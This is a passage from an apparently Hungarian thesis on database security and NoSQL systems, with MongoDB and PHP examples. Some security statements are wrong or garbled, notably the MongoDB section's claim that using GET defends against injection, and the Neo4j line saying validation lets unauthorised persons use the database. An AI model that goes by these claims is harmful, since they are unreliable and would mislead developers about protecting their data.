fontos biztonsági problémák alakulnak ki. A MySQL-ben a kilépéshez (shutdown) is külön jogosultsággal kell rendelkezni. MySQL-hez való kapcsolódást is lehet engedélyezni. (Gábor, 2005)

A MySQL kiszolgáló (mysqld) adminisztrátorként futtatása Unix-szerű operációs rendszeren nem biztonságos, hiszen minden jogosultsággal rendelkező felhasználó akár az operációs rendszerben bárhonnak olvashat és írhat a fájlokba. (Az Apache honlapját is ezzel a módszerrel sikerült feltörni, de csak a biztonság szigorúbbá tétele szempontjából.) MySQL felhasználót érdemes külön MySQL futtatására létrehozni, így akár a könyvtárakat csak számukra tehetjük elérhetővé. A MySQL kiszolgáló a tűzfal mögött helyezkedik el ideális esetben, így meg lehet a jogosulatlan gépek kapcsolódását akadályozni. (Welling & Thomson, 2010)

2.5 Két főbb adatbázis-kezelő rendszer (Oracle, MySQL) összehasonlítása

Fejlesztés szempontjából fontos azt megnézni, amikor kiválasztjuk az alkalmazás alapjául szolgáló adatbázisrendszert, hogy milyen operációs rendszeren futtatható, illetve

a rendszer alapjául szolgáló hardver igények megfeleljenek a későbbiekben. Végig kell azt gondolni, hogy mely adatbázis-kezelővel lehet optimálisan összekapcsolni a programokat, melyben lehet a felhasználók adatait biztonságosan tárolni, hogyan lehet azt megakadályozni, hogy illetéktelen, hozzá nem értő emberek módosításokat végezzenek, vagy keresést végezzenek az adatbázis tábláiban. Mind a két rendszer egyaránt támogatja a két legnépszerűbb Windows, Unix környezetet.

A főbb adatvédelmi funkciók mind a két adatbázisban megjelennek, a felhasználóknak különböző jogokat lehet adni, tehát rendelkezhetnek teljes körű jogosultságokkal vagy csak részleges, olvasási vagy módosítási lehetőségekkel. Fontos azzal a lehetőséggel is számolni, hogy minden jogosultság kiosztása valamilyen formában különböző biztonsági réseket nyújt az esetleges rosszoldalu támadások irányába.

MySQL ingyenesen hozzáférhető a cégek számára, általános tranzakció kezelést kínálva a felhasználóknak. Az Oracle adatbázis-kezelő szempontjából kizárólag az Oracle Express Edition ingyenes, a többi változatáért (Oracle Standard Edition, Oracle Enterprise Edition) fizetni kell a vállalatoknak. Oracle Standard Edition biztosítja a gyors teljesítményt, viszont nagyobb tranzakció feldolgozására nincs lehetőség. Oracle Enterprise Edition esetében már a skálázhatóság, rendelkezésre állás is biztosított, nagy volumenű tranzakciókat képes feldolgozni.

MySQL a felhasználók ellenőrzését felhasználónév, jelszó és hely alapján végzi el, ami lehet IP cím vagy host name. Az Oracle adatbázis-kezelő rendszer az előbb említett autentikációkon túl, még a proxy ellenőrzést is elvégzi hozzáférés megadása előtt.

Sok esetben használunk XML fájlokat webes környezetben, mind a két adatbázis-kezelő rendszer képes outputot generálni az adatokból.

Ideiglenes táblákat lehet létrehozni mind a két adatbázis-kezelő rendszerben, viszont MySQL-ben ezek a táblák automatikusan törlődnek, nem kéri a felhasználók beleegyezését. Oracle a felhasználók engedélyével törli az előbb említett táblákat.

MySQL kevés paranccsal támogatja azt, hogy outputként riportot kapjunk meg a tábláink adataiból, míg Oracle adatbázis-kezelő rendszerénél több lehetőségünk van erre.

A két adatbázis-kezelőben a felhasználók által adott utasítások olvasás és írás szempontjából hasonlóak, az alapjai teljesen megegyeznek, viszont 3.2 fejezetben kitérem arra, hogy vannak olyan kifejezések, melyek nem találhatók meg mind Oracle adatbázis-kezelő rendszerben vagy MySQL rendszerben.

3. NoSQL megközelítések

NoSQL (Not only SQL) adatbázis-kezelő rendszerek gyűjtőneve. Nem használják az SQL nyelvet lekérdezésekhez, és nem táblákban tárolják az adatokat. Leginkább írás és olvasás gyorsaságára van optimalizálva, viszont sok műveletet nem támogatnak.

A relációs adatbázisok évtizedeken át kielégítették a piac nagy részének igényeit, viszont a 2000-es évek óta új igények fogalmazódtak meg. Pár példát említve megjelent a web 2.0, a különböző mobileszközök és szenzorhálózatok, melyek igényeinek kielégítésére nem feltétlenül optimális a relációs rendszerek számos tulajdonsága. Az üzemeltetők rövid válaszidőket, magas rendelkezésre állást, nagy mennyiségű adatfeldolgozást és horizontális skálázhatóságot követelnek meg a rendszerektől, melyeknél a felhasználó adatainak biztonsága elengedhetetlen. (Barabás-Szárnas-Gajdos, 2012)

NoSQL adatbázis-kezelő rendszerek lehetővé teszik azt, hogy az keresési-sebesség növekedjen. Az elosztott technikák fejlődésen mentek keresztül és csökkentek a háttértárak és memóriamodulok fajlagos költségei. (Barabás-Szárnas-Gajdos, 2012)

NoSQL rendszerek tervezését befolyásoló tényező a CAP-tétel. Konzisztencia, rendelkezésre állás, partíció tolerancia közül egy időben legfeljebb kettőt képes a rendszer garantálni.

A Konzisztencia bármely időpontban és csomópontból lekérdezve egy adategység értékét ugyanazt az értéket kapjuk. Rendezésre állás: mindig elérhetőnek kell lennie, válaszolni kell a kliensektől kapott kérésekre, illetve a csomópontokban futtatott algoritmusok véges idő alatt befejeződnek. Partíció tolerancia: a hálózat egyik csomópontjából, a másikba küldött üzenet egy része elveszhet, mely lehet hálózat vagy hardver hibája miatt. (Kleppmann, 2015)

- Konzisztens és rendelkezésre álló (CA): partíció lehetőségek megszüntetését próbáljuk meg, mellyel azt érjük el, hogy a rendszert egy gépen futtatjuk, hálózatszétválasztás esetén működésképtelenné válik. (Barabás-Szárnas-Gajdos, 2012)
- Konzisztens és partíció toleráns (CP): ha lehetőségünk van adatot olvasni valamilyen módon, akkor minden esetben ugyanazt az eredményt fogja visszaadni. (Pásztor)
- Rendezésre álló és partíció toleráns: (AP): konzisztencia gyengítése, mindig működnek a lehetőségekhez képest. (Barabás-Szárnas-Gajdos, 2012)



2. ábra: A CAP hármas

NoSQL terén a hitelesítési és biztonsági technikák nem erősek, viszont fontos azt megemlíteni, hogy az egyes adatbázisok ezeket máshogy oldják meg. A NoSQL-ben számos adattárolásra alkalmas rendszer létezik, ezért sem lehet egyértelműen kijelenteni, hogy hogyan működik a hitelesítés a rendszerekben.

SQL és NoSQL injection fontos réseket képez a hackerek számára, ezért nagy figyelmet kell fordítani egy kódsor megírása során, hogy az adatbázisról ne közöljünk információt az oldal URL-jén keresztül, aminél a POST és a GET metódusok segítségével sem lehet ezeket megakadályozni. (Bronshtein, 2015)

A következő fejezetek a különböző NoSQL megközelítések jellemzőit foglalják össze.

3.1 Kulcs-érték tárolók

„A kulcs-érték tárolók (key-value stores) olyan egyszerű adatbázis-kezelők, melyek kulcsokat és a hozzájuk rendelt értékeket tárolják.”² (Barabás-Szárnas-Gajdos, 2012, p.13) Az előbb említett indok alapján, attribútum – attribútum érték párokat kell tartalmazniuk. Lekérdezések korlátozottak lehetnek alkalmazása során, mert leginkább kulcs szerint valósulnak meg, ennek ellenére hasznos lehet számos területen. (Barabás-Szárnas-Gajdos, 2012)

Bonyolult, több táblát érintő lekérdezéseket nem lehet alkalmazni, viszont gyorsabb, egyszerűbb alkalmazásszerkezetet kapunk, ahol magas rendelkezésreállást biztosítanak. Az adatobjektumokat valamilyen kulcs segítségével érhetjük el, melyek egyediek. Kulcs-érték segítségével a hálózat tagjai között az objektumokat el lehet osztani. (Maczák, 2011)

Az adatok struktúrájáról az az alkalmazás dönt, mely a tárolót használja, viszont így nem veszik figyelembe a tárolt információ tartalmát, struktúráját, mivel ezt a bájtfolyamat kezeli. (Maczák, 2011)

3.1.1 Amazon DynamoDB

Az Amazon Dynamo DB egy gyors és rugalmas NoSQL adatbázis-kezelő rendszer. A rugalmas teljesítménye miatt ajánlják mobil, web, játék és egyéb alkalmazások tárolására.

Az Amazon DynamoDB-t úgy tervezték, hogy következetes legyen és teljesítmény szempontjából a gyorsaságot minden területen garantálni tudja. A felhasználó a szükséges kapacitást adja meg a szolgáltatónak, melyet bármikor meg tud változtatni, így garantálva azt, hogy a megfelelő sebességgel dolgozzon a rendszer. Az adatok tartósságát azzal garantálja, hogy mindenről másolatot készít egy SSD-re, ha esetleg működés közben valamelyik szerver tönkremenne, az adatok mindig tárolva legyenek egy helyen, ahonnan ezt használni tudja egy új szerver.

Adatainkat több szerveren tárolja és lekérdezés esetén párhuzamos keresést végez a tábla releváns részeiben, melynek következtében gyorsabb adatelérést képes biztosítani. (Amazon DynamoDB, 2016)

Hozzáférést jogosultságok kiadásával korlátozza, amíg nincsenek meg a megfelelő jogaink, akkor nem lehet elérni, módosítani az adatbázis-kezelő forrásait. (Amazon DynamoDB, 2016)

Az Amazon Webservice (AWS) webszolgáltatás megrendelője jogosultságokat oszthat ki a felhasználóknak, melyet IAM rendszernek neveznek. Felhasználók különböző írási és olvasási jogokat kaphatnak meg a rendszergazdától, akiket felhasználónév és jelszó páros segítségével azonosít. Minden felhasználó kap egy elérési kulcsot, mellyel hozzáférést nyer a rendszerhez, ez a kulcsot, mellyel a szolgáltatást és a forrásokat képes elérni. (Amazon DynamoDB, 2016)

3.2 Oszlopcsaládok és típusai

Napjainkban a relációs adatbázis a legelterjedtebb, ahol a rekordok fizikailag sorokba szervezve kerülnek tárolásra. Soralapú tárolás előnye, hogy néhány blokkművelet szükséges egy sor beszúrásához, módosításához vagy lekérdezéséhez, viszont nehezen tömöríthető struktúrát eredményez. Hézagosan feltöltött tábláknál az

üresen hagyott mezők általában egymás alatt helyezkednek el, és nem egymás mellett. Írásnál az oszlop alapú megközelítés problémás lehet, mert több helyre kell az adatot beszúrni. Ha kevés attribútumot szeretnénk lekérdezni, mellette sok felesleges adatot kell beolvasni a háttértárból, ami lassítja a keresést. (Barabás-Szárnas-Gajdos, 2012)

Soralapú tárolás, az ID, keresztnév, életkor, lakhely vizsgálatának szempontjából:

1. blokk	1	Klemens	42	Stuttgart
2. blokk	2	Rajesh	29	Delhi
3. blokk	3	Francesco	30	Rome
4. blokk	4	Colin	51	Dublin

3. ábra: Soralapú tárolás

Oszlopalapú tárolás '80-as években merült fel, melynél a rekordok az attribútumok szerinti csoportosítást jelentik, így egy fizikai szervezési egységben találhatóak meg az egyes attribútumok különböző értékei. Kevés oszlopot és sok sort érintő lekérdezéseket lehet írni, melyek hatékonyabban elvégezhetők, ezért analitikus adatbázisokban és adattárházakban alkalmazzák leginkább. Az oszlopalapú lekérdezésnek is vannak hátrányai, hiszen ha magas szelektivitású, azaz kevés sort érintő lekérdezést írunk, akkor az oszlopok végigolvasása kevés blokkművelettel jár. (Barabás-Szárnas-Gajdos, 2012)

Oszlopalapú tárolás, az ID, keresztnév, életkor, lakhely vizsgálatának szempontjából:

1. blokk	1	2	3	4
2. blokk	Klemens	Rajesh	Francesco	Colin
3. blokk	42	29	30	51
4. blokk	Stuttgart	Delhi	Rome	Dublin

4. ábra: Oszlopalapú tárolás

A különböző oszlopcsaládok különböző hozzáférési jogokat kaphatnak a rendszergazdától, akik kontrolálhatják azt, hogy a dokumentum mely részéhez férhetnek hozzá a felhasználók, felhasználói csoportok. Ha egy oszlop írásához, olvasásához sem tartozik valamilyen engedély, akkor ezek az oszlopok az oszlopcsaládok tulajdonságát öröklik. (Shah, 2016)

Az oszlopcsaládok egyik implementációja az Apache Cassandra, ahol a CAP tétel szempontjából az elérhetőséget és a partíció toleranciát valósították meg. Az Apache HBase rendszernél a konzisztencia és a partíció tolerancia erőssége jelenik meg.

3.2.1 Apache Cassandra

Facebook fejlesztette, mint skálázható adattároló a szociális hálójához. 2008 után nyílt forráskódú lett, majd Apache projektté alakult át. Nagy mennyiségű adat tárolására tervezték, ahol a szerverek költségét minél alacsonyabb szinten szeretnék tartani, magas rendelkezésre állás mellett. Gossip protokolt használ arra, hogy az egyes klaszterek információt adjanak át egymásnak. Csomópontok segítségével kommunikálnak a szerverek között, melyek egyfajta tokenként funkcionálnak az információ kinyerés folyamatában. Klasztereken belül több tárhely is található, melyek táblákat, engedélyeket és replikáció faktorokat tartalmazhat, azaz több csomópontból állhat, ahol az információt tárolják. A klaszterek csomópontoknak adja át a szükséges információt, melyek, ha szükséges a saját rendszerében található csomópontnak továbbítja az adatokat.

Több számítógépen is futtat ugyanaz a tárolóegység, tehát az egyik fő feladata az adatok leosztása a rendszer egyes gépeire. Ha egy új adategység érkezik a klientsől, akkor egy úgynevezett adat gyűrű megy végbe, ahol minden adategységnek lesz egy sor azonosítója, ez alapján kap egy hash értéket, majd a gyűrű a hash értelmezési intervallumot osztja le a gépre és minden résztvevő gép kap a hash intervallumból egy értéket. A legmagasabb hash értéket a legkisebb hash követi így egy kört képeznek. Redundancia is megjelenik, hiszen van, hogy több gépre is ki kell írni ezeket az adatokat, ezáltal biztosítja azt, hogy adatvesztés ne következzen be. (Gajdos, 2012)

Úgy kell megtervezni az adatbázist, hogy a lekérdezések gyorsak és hatékonyak legyenek, hiszen oszlopcsaládok jönnek létre, de ezek között a családok között nem jöhet létre kapcsolat. (Gajdos, 2012)

Biztonsági szempontból folyamatosan fejlődik, a felhasználóknak jogokat adhatunk, illetve szerep alapú hozzáféréseket lehet alkalmazni. A hitelesítés le van tiltva, de jelszóval lehet védeni adatbázisunkat. (Zeidenstein- Voruganti, 2016)

Támogatja az adattitkosítást, amihez elengedhetetlen a biztonságos, lokális fájlrendszer. DataStay Enterprise segítségével, ami egy naplózási lehetőség az összes kívánt eseményt rögzíteni lehet, melyet minden csomóponton engedélyezni kell, ha szeretnénk ezt alkalmazni. (Zeidenstein- Voruganti, 2016)

3.2.2 Apache HBase

2003-ban indult a Google File System megalkotásával. Célja az, hogy olcsó és könnyen beszerezhető hardver klaszter legyen, óriási mennyiségű adatot legyen képes eltárolni. Belsőleg megoldja az adat replikációt és adat folyam olvasásra optimalizált. (Gábor, 2012)

Oszlopokból épül fel, melyek egy sort alkotnak, amit egy egyedi azonosítóval lát el. Minden oszlopnak több verziója is lehet, melyet cellában tárol, ebben az esetben egy időbélyeg különbözteti meg egymástól a két cellát. Az oszlopokat oszlop családokban is lehet csoportosíthatók, mely azért fontos, mert a családok oszlopai mindig ugyanabban a fájlban tárolódnak, így a lekérdezéshez csak egy fájlt kell beolvasnia a rendszernek. (Gábor, 2012)

Átfogó biztonsági támogatást nyújt, amely magába foglalja a hitelesítést, engedélyezést és az adatvédelmet. Támogatja a Kerberos felhasználói hitelesítést, ami olyan hitelesítési protokoll, ami a felhasználó és a számítógép közötti identitásokat ellenőrzi. Az RPC védelmet is támogatja, azaz távoli támadó megfelelő jogosultság nélkül nem hajthatja végre akcióját. Biztonságos hozzáférést teszi lehetővé, mellyel a tárolt adatok felett van kontrolja, táblaszinten, oszlopcsalád szinten, és oszlopszinten egyaránt. A finomabb szintű hozzáférést is támogatja a rendszer. Az előbb említett szabályozás két módszert kínál a felhasználónak, az egyik esetében be lehet állítani bizonyos celláknak, hogy milyen esetekben lehet neki beállítani értéket. A másik esetben cellákra láthatóságot lehet beállítani. Ha a felhasználó nem rendelkezik a megfelelő jogosultságokkal, abban az esetben, egyből kidobják a használatból. (Chen He, 2015)

3.2.3 BigTable adatbázis-kezelő

Miután a Google lemondott az adattárház relációs jellegéről, öt fontos tényezőt akart elérni: írás, olvasás, frissítés, törlés, felderítés. 2006-ban érték el eredményt a BigTable létrehozásában, melynek fő tulajdonságai a következők: elosztottság, szórványos adat, több dimenziós rendezett szótár. (Gábor, 2012)

A táblákat úgy tervezték meg, hogy masszív terhelésnek is ki lehessen tenni, valamint alacsony késleltetést alkalmazzanak benne, nagy teljesítményű adatfeldolgozást ajánlanak ebben az adatbázis-rendszerben. Az előbb említett indokok miatt megfelelő analitikus és operatív alkalmazásokhoz. Adattárolóként is használhatjuk, hiszen

nagyméretű és intenzív adatfeldolgozást tesz lehetővé számunkra. (Cloud BigTable, 2016)

Felhasználók adatait tárolja a rendszerben, ezenkívül minden általuk indított műveletet naplóznak a rendszerben. Külön oszlopcsalád van fenntartva arra, hogy monitorozza a user-ek tevékenységeit az adatbázis rendszerben.

Folyamatos skálázhatóságot biztosít, zökkenőmentesen képes több millió műveletet másodpercenként. Egyszerűen integrálható, legnépszerűbb eszközök a Hadoop, Google Cloud Platform, Cloud Dataflow, Dataproc. Nagy teljesítmények biztosításával a munkafolyamatok gyorsabb, megbízhatóbb és hatékonyabban futó rendszert biztosít. Az összes adat titkosítva van, megfelelő engedéllyel kell rendelkeznie ahhoz, hogy hozzáférhessen a Cloud Bigtable-höz. A platform globális elérhetőséget biztosít a világban, biztosítja azt, hogy az adatok pontosan a kívánt helyre legyenek helyezve. (Cloud BigTable, 2016)

3.3 Dokumentumtárolók

SQL lekérdezések komplex táblákat igényelnek, melynél több táblát kapcsolnak össze. A dokumentum tárolók strukturáltan tárolják az adatokat, és ezek felhasználásával lekérdezések hatékonyabban futhatnak le. Az Agilis fejlesztési módszereknek köszönhetően folyamatosan fejlődik ez a technika az igényeknek megfelelően.

Szemistruktúrált adatok tárolhatók, melyeket JSON vagy XML nyelveken írtak. Nem szövegfájlokat kezelnek, hanem olyan adathalmazt, ami laza módon strukturált, a dokumentum kulcs-érték párokból épül fel és bármilyen struktúrával rendelkezhetnek. Hasonlóan működnek, mint az oszlop alapú adatbázisok, csak sokkal mélyebb és bonyolultabb struktúrákat lehet benne alkalmazni. (Barabás-Szárnyas-Gajdos, 2012)

Példa a JSON nyelvre:

```
{ "alkalmazottak": [
  { "keresztnev": "Klemens", "vezeteknev": "Doe", "info": { "eletkor": "25" } },
  { "keresztnev": "Rajes", "vezeteknev": "Smith" },
  { "keresztnev": "Francesco", "vezeteknev": "Jones" }
]}
```

Az előbb említett példánál látható az, hogy plusz információt is adhatunk meg a kiválasztott személyről JSON nyelvben, viszont SQL-ben ebben az esetben új táblát kellett volna létrehozni.

Az egyik ismertebb fajtája a MongoDB, CouchDB, DocumentDB, melynél a fejlesztők a konzisztenciára és a partíció toleranciára ügyeltek a CAP-tétel alapján.

3.3.1 MongoDB (JSON stílus)

Olyan dokumentumtároló, amely nagy teljesítményű, magas rendelkezésre állást és könnyű skálázhatóságot biztosít a használója számára. Hasonlóan tárolják az adatokat, mint relációs adatbázisok, a MongoDB-ban az adatbázis tartalmazhat egy vagy több gyűjteményt is, hiszen minden nagyobb adatbázis kisebb részegységekből épül fel. Egyetlen adatbázisban létezik egy gyűjtemény, mely nem érvényesít külön sémát. (Tran Duy, 2014)

Analóg típusként a JSON objektum jelenik meg az adatbázisban, de ha gazdagabb formátumot szeretnénk elérni, akkor a BSON objektumot is lehet benne alkalmazni. Az adatbázis kulcs-érték párokból épül fel és úgy lehet rá tekinteni, mint egy többdimenziós tömbre. (Tran Duy, 2014)

A MongoDB NoSQL adatbázis lehetővé teszi a fejlesztőknek, hogy választhassanak a tartósság, biztonság és teljesítmény modellek közül, a különböző osztályok adataira. Az előbb említett választási lehetőség a fejlesztők számára nagyon fontos, hiszen a későbbiekben a biztonsági technikákat ez alapján tudják megvalósítani.

Minden MongoDB adatbázis-kezelő rendszer rendelkezik Readers-Writer kódszintű zárolóval, mely következtében a legtöbb lekérdezés lassú, hiszen várniuk kell arra, hogy ezek egymás után lefussanak. Abban az esetben, ha több felhasználó használná az oldalt, akkor akár az adatbázis is leállhat, ennek következtében a szinkronizálni kívánt adatokat egy háttértárban tárolják, sok különböző adatbázisok adatait megosztják egymás között, a szerverek nagyobbak lettek és késleltetési funkciók jelentek meg az adatbázisban. (Evans, 2013)

Ha túl sok adatbázist futtatunk a MongoDB-n belül, akkor felesleges tárhelyet pazarolunk el, ha ez az adatbázis alaptól kevés helyet foglalna el, viszont ha az adatbázis nem fut folyamatosan, például egy rendszerleállás után, akkor túl sok időt vesz igénybe az újraindítása. A rendszer gondoskodik arról, 3.2 verziótól, hogy csak ahhoz az adathoz férjenek hozzá a felhasználók, amit kértek, ebből kifolyólag megakadályozza az adatszivárgást más felhasználók felé. (Evans, 2013)

A MongoDB nem kapja vissza automatikusan a törölt elemek helyét, manuálisan kell végezni, az új adatokat a törölt elemek helyére próbálja behelyezni, mely

következtében nagy töredezettség érhető el a tárhelyben. Beépített tömörítés nem érhető el az adatbázison belül, mert egyes bejegyzések túl kicsit ahhoz, hogy ezt lehetővé tegyék. (Evans, 2013)

A kapcsolódás során hitelesítő adatokat kell megadnia a felhasználónak, ezzel is biztosítva azt, hogy ügyfelek és szolgáltatók a megfelelő jogokat kapják meg. Felhasználókhoz szerepeket, jogosultságokat lehet hozzárendelni. WiredTiger titkosítást tesz lehetővé, amit ha nem használunk, akkor különböző felhasználói, fizikai és fájl titkosítást kell választani, hogy megvédjük az adatbázist.

Relációs adatbázisokban lehetőség van arra, hogy táblákat kapcsoljunk össze, viszont MongoDB-ben nincsenek kapcsolatok a táblák között olvasás közben, ellenben arra van lehetőség, hogy írás során kapcsolatokat használjunk. Dinamikus lekérdezéseket tesz lehetővé a felhasználók számára, ami annyira hatékonyan képes működni, mint az SQL scriptek. MongoDB operatív tárban tárolja az adatokat, így képes gyorsabb hozzáférést biztosítani a használója számára, ezenkívül gyorsan rendelkezésre állnak a frissítések.

MongoDB rendszerben használt változók nevei, teljesen eltérőek az SQL-ben használtakétól. STRING típusú objektumnál Oracle relációs adatbázis-kezelő rendszerben VARCHAR, NVARCHAR, CHAR típusú objektumokat is használhatunk. INTEGER típusként kezelhetjük a számokat, viszont SQL-ben erre is sokkal több lehetőségünk van, hiszen lehetőség van, DECIMAL, NUMERIC, FLOAT, INTEGER, BIGINT típusként kezelhessük őket. A TIMESTAMP, BOOLEAN objektumok mind a két adatbázis kezelő rendszerben megtalálhatóak.

MongoDB dokumentumtárolóban lehetőség UPDATE(), REMOVE(), FIND(), függvények használatára, melyek megjelennek SQL-ben is, de más formában. Lekérdezések írásakor az update parancs ugyanúgy megtalálható, de törölni a DELETE paranccsal tudunk, míg elem megtalálására a WHERE feltétel segítségével van lehetőség. Lehetőség van arra, hogy a lekérdezés eredményeit sorrendben tároljuk a SORT() függvény segítségével, SQL-ben szintén van rá lehetőség, de a DESC és ASC utasítás segítségével.

MongoDB az adatok tárolását több számítógépen végzi, és ezek között a gépek között kommunikál egy lekérdezésnél. Az adatok mérete folyamatosan növekszik, ezért az olvasási és írási sebesség csökkenhet. A MongoDB vízszintes méretezés segítségével oldja azt meg, hogy a felhasználói igényeket a sebesség szempontjából kielégítse.

PHP nyelvvel egyszerűen össze lehet kötni, csupán egy bővítményt kell hozzá letölteni az amazon honlapjáról. Lehetőségünk van új gyűjtemény, új dokumentum beszúrására, keresési lehetőségünk van az adatbázisban, valamint frissíthetjük annak tartalmát is az UPDATE() parancs segítségével. Törölési lehetőséget is biztosít számunkra PHP segítségével.

Példa PHP-n keresztüli adat beszúrára:

```
<?php
$mongo = new MongoClient();
$db = $mongo->mydb;
$collection = $db->mycol;

$document = array(
    "nev" => "Francesco",
    "foglalkozas" => "asztalos",
    "eletkor" => 24
);
$collection->insert($document);
?>
```

Látható az, hogy az elemek beszúrása az adatbázis-kezelő rendszerbe a bővítmény telepítése után ugyanolyan egyszerűen megtehető, mint SQL adatbázis kezelő rendszerbe. MongoDB esetében látható, hogy tömb segítségével lehet megoldani az adatbázis feltöltését, míg ha SQL adatbázis-kezelőt használnánk, akkor erre nincs szükség, de a megfelelő lekérdezés alkalmazása elengedhetetlen a sikeres eredményhez.

Az esetleges injection támadások ellen nem olyan mértékben sérülékeny, mint egy SQL adatbázis. Fontos arra figyelnie a fejlesztőnek, hogy GET metódust használjon, hiszen a támadások ez az egyik legalkalmasabb módja a védekezésnek. (Mongodb is vulnerable to SQL injection in PHP at least, 2010)

3.4 Gráfadatbázisok

A gráfadatbázisok gráfok hatékony tárolását teszik lehetővé ezért a gyors és hatékony lekérdezéseket elérhetővé teszik a felhasználók számára. Adatstruktúrája matematikailag jól elemezhető, ezenkívül a gráfokat sok gyakorlati esetre alkalmazhatók

sikeresen, ezért informatikai rendszerekben is alkalmazzák adatok feldolgozására és reprezentációjára. (Szárnyas, 2012)

Tulajdonsággráfokat tárolnak, ahol csúcsok és élek tartalmazhatnak egyedi azonosítókat, kulcs-érték párokat, a csúcsoknál a kimenő és bemenő élek, míg az éleknél a forrás csomópontok, cél csomópontok és típuscímkék tartalmaznak egyedi azonosítókat. (Szárnyas, 2012)

Minden adatbázis-kezelőben tárolhatunk gráfokat, viszont a gráfadatbázisokban explicit módon tárolhatjuk és minden csomópontnak a szomszédos csomópontra közvetlen mutatója van. Az adatokat diszken tárolják és nagy replikációt támogatnak, amik képesek több felhasználó egyidejű kezelésére, konzisztencia biztosítására és tranzakciók futtatására. (Szárnyas, 2012)

A Font-End szabályozás fontos, hiszen a biztonsági réseket zárhatunk le vele, és ha nem nyújtanak megfelelő védelmet, akkor a különböző interface-k sebezhetőek lesznek. A legtöbb rendszer a változó környezet folyamatosan befolyásolja, ezért monitorozással a csomópontokat és kapcsolatokat figyelni kell, mellyel a biztonsági kérdéseket gyorsan és megfelelő időben észre lehet venni. (Hurlburt, 2015)

3.4.1 Neo4j

Neo4j-nek két fajtája közül választhatunk. Community Edition, ahol megtanulhatjuk használni az adatbázis-kezelőt, viszont az esetleges leállásokat tolerálnunk kell. Minden funkciót elérhetünk benne, amit az Enterprise Edition-ban is, viszont számíthatunk arra, hogy nem lesz elérhető az adatbázis-kezelőnk. Az ingyenes funkción miatt olyan problémára is számítanunk kell, hogy az adatbázis-kezelőnk nem lesz naprakész vagy skálázható.

Enterprise Edition verziójában biztosítják a skálázhatóságot és magas rendelkezésre állást, valamint online backup funkciót. Folyamatos rendelkezésre állás biztosítása a hét minden napján, az esetleges katasztrófa utáni a helyreállítás megadása, valamint ha szükséges, tesztelés és hozzáférhetőség a Neo Technology támogatásához. Az előbb említett funkciók miatt, ezt inkább kereskedelmi célokra ajánlják, mint például a SZTAKI szótár adatbázisa is ez alapján épült fel. (Neo Technology, 2016)

Az adatbázishoz validálás nélkül nem lehet hozzáférni, ami biztosítja azt, hogy jogtalan személyek is használhassák. A felhasználónak lehetősége van az adatbázis

másolatát is kérni, hogy a fontosabb adatok esetleges hiba esetén se vesszenek el. (Neo Technology, 2016)

HTTPS szerverrel is képes kommunikálni, ahol automatikusan generál egy azonosítót és egy saját kulcsot, mert ha a tanúsítvány saját aláírású lenne, akkor nem lenne olyan biztonságos. Meg kell adni a saját kulcsot és a tanúsítványt a használatához. (Obijaju, 2015)

A nyelv felépítése „pipe” alapú, azaz az előző parancs eredménye továbbítódik a következőhöz, viszont használatához szükség van arra, hogy a gráfok felépítésével és azok algoritmusával tisztában legyen a használója. Támogatja a tranzakció kezelést, mellyel a relációs adatbázisokban megszokott tranzakciós folyamatokat hajthatunk végre.

Az adatbázis-kezelőben az élek mutatják meg azt, hogy az egyes csomópontok között milyen kapcsolat található. A csúcsokban találhatóak az egyedi azonosítók, melyek kapcsolatokkal és tulajdonságokkal rendelkezhetnek. A tulajdonságok kulcs-érték párokat tartalmazhatnak.

A biztonság érdekében a rendszergazdának szükségük lehet alapvető biztonsági politikák betartására vagy IP szintű korlátozásra a webszervertől. Hozzájárul ahhoz, hogy csak hitelesítésen átesett felhasználók férhessenek hozzá az adatbázishoz. Lehetőség van arra, hogy az URL alapján ne férjenek hozzá a szerverhez, ilyenkor a szabályok megjelennek egy config fájlban. (Neo Technology, 2016)

Proxy használatával is segíthetünk adatbázisunk biztonságának növelésén, hiszen így az IP címeket, URL-eket is ellenőrizhetjük. Lehetőségünk van plugin fejlesztésére is. (Neo Technology, 2016)

4. A PHP nyelv adatbázis orientált megközelítése

4.1 A PHP nyelv sajátosságai

A PHP egy interpreteres nyelv, tehát a kód futtatás közben kerül fordításra, ezért ha a webalkalmazásnak csak egy részét szeretnénk frissíteni, akkor nem kell az egészet újrafordítani, majd a szerverét újraindítani, elég az a php kódot kicserélni, ami változott.

A PHP erősségei közé tartozik, hogy egy viszonylag egyszerűen elsajátítható nyelv, és rengeteg modul érhető el benne. PHP egyik sajátossága az adatbázis-integráció, mely azt jelenti, hogy natív módon képes számos adatbázisrendszerhez kapcsolódni (MySQL, Oracle adatbázis-kezelő rendszer, Hyperwave, Informix stb.). Beépített könyvtárak vannak benne, mely az internettel kapcsolatos teendők elvégzésében segítenek. A PHP

ingyenes és legfrissebb változatát bármikor elérhetjük. Szintaktikája nagyon hasonlít a megszokott C nyelvére, a vezérlési struktúrák tekintetében, ezért könnyen elsajátítható nyelv, ha már másik nyelvet is megtanultunk. Objektumorientált programozást támogatja, valamint a platformfüggetlenséget is biztosítja, fejlesztői megközelítést is rugalmasan kezeli (egyszerű feladatok egyszerű megvalósítása). A fizetős, zárt forráskódú termékekkel szemben forráskódja hozzáférhető és hozzá lehet adni más nyelvhez is, de kínál olyan a Zend Technologies eszközt, mellyel visszafejthetetlené tehető a kód. A támogatás és dokumentáció elérhetőséget biztosít, a működését támogató cég kereskedelmi alapon adott támogatásból és hozzá kapcsolódó szoftverekből fedezi a nyelv fejlesztését, melyből rengeteg megosztható tartalom kerül ki. (Welling & Thomson, 2010)

A PHP kódot minden esetben nyitó és záró címkék közé kell írni és a JavaScriptekhez hasonlóan ezt is a HTML kód elején hivatkozni lehet `<SCRIPT LANGUAGE="php"></SCRIPT>` tag-ek közé.

A felhasználó böngészője soha sem lép kapcsolatba az adatbázis rendszerrel, mindig a PHP kódon keresztül kérhet, vagy módosíthat adatokat az adatbázisban.

4.2 PHP és HTML kapcsolata

Böngészőinkben a PHP kódok úgy jelennek meg, mintha HTML kódok lennének, mert a PHP kódot a webkiszolgáló átalakítja a megfelelő formátumra. A kiszolgáló átadja a kódot a böngészőnek, miután a PHP kód kiértékelését elvégezte. A PHP kód is tartalmazhat HTML elemeket, amivel szövegünket formázhatjuk, valamint HTML elemeket is felvehetünk PHP kód segítségével. (Sági, 2005)

Böngészőnk minden esetben a végeredményt kapja meg. Ha a böngészőben nézzük azt, hogy milyen is lesz a kód végeredménye, akkor láthatjuk azt, hogy nyoma sincs annak, nem HTML kódban készült az oldal. A HTML kódban való megjelenéshez nélkülözhetetlen az, hogy a `print()` függvény segítségével jelenítsük meg a kódot, hiszen ez átalakítja az egészet HTML formátumba.

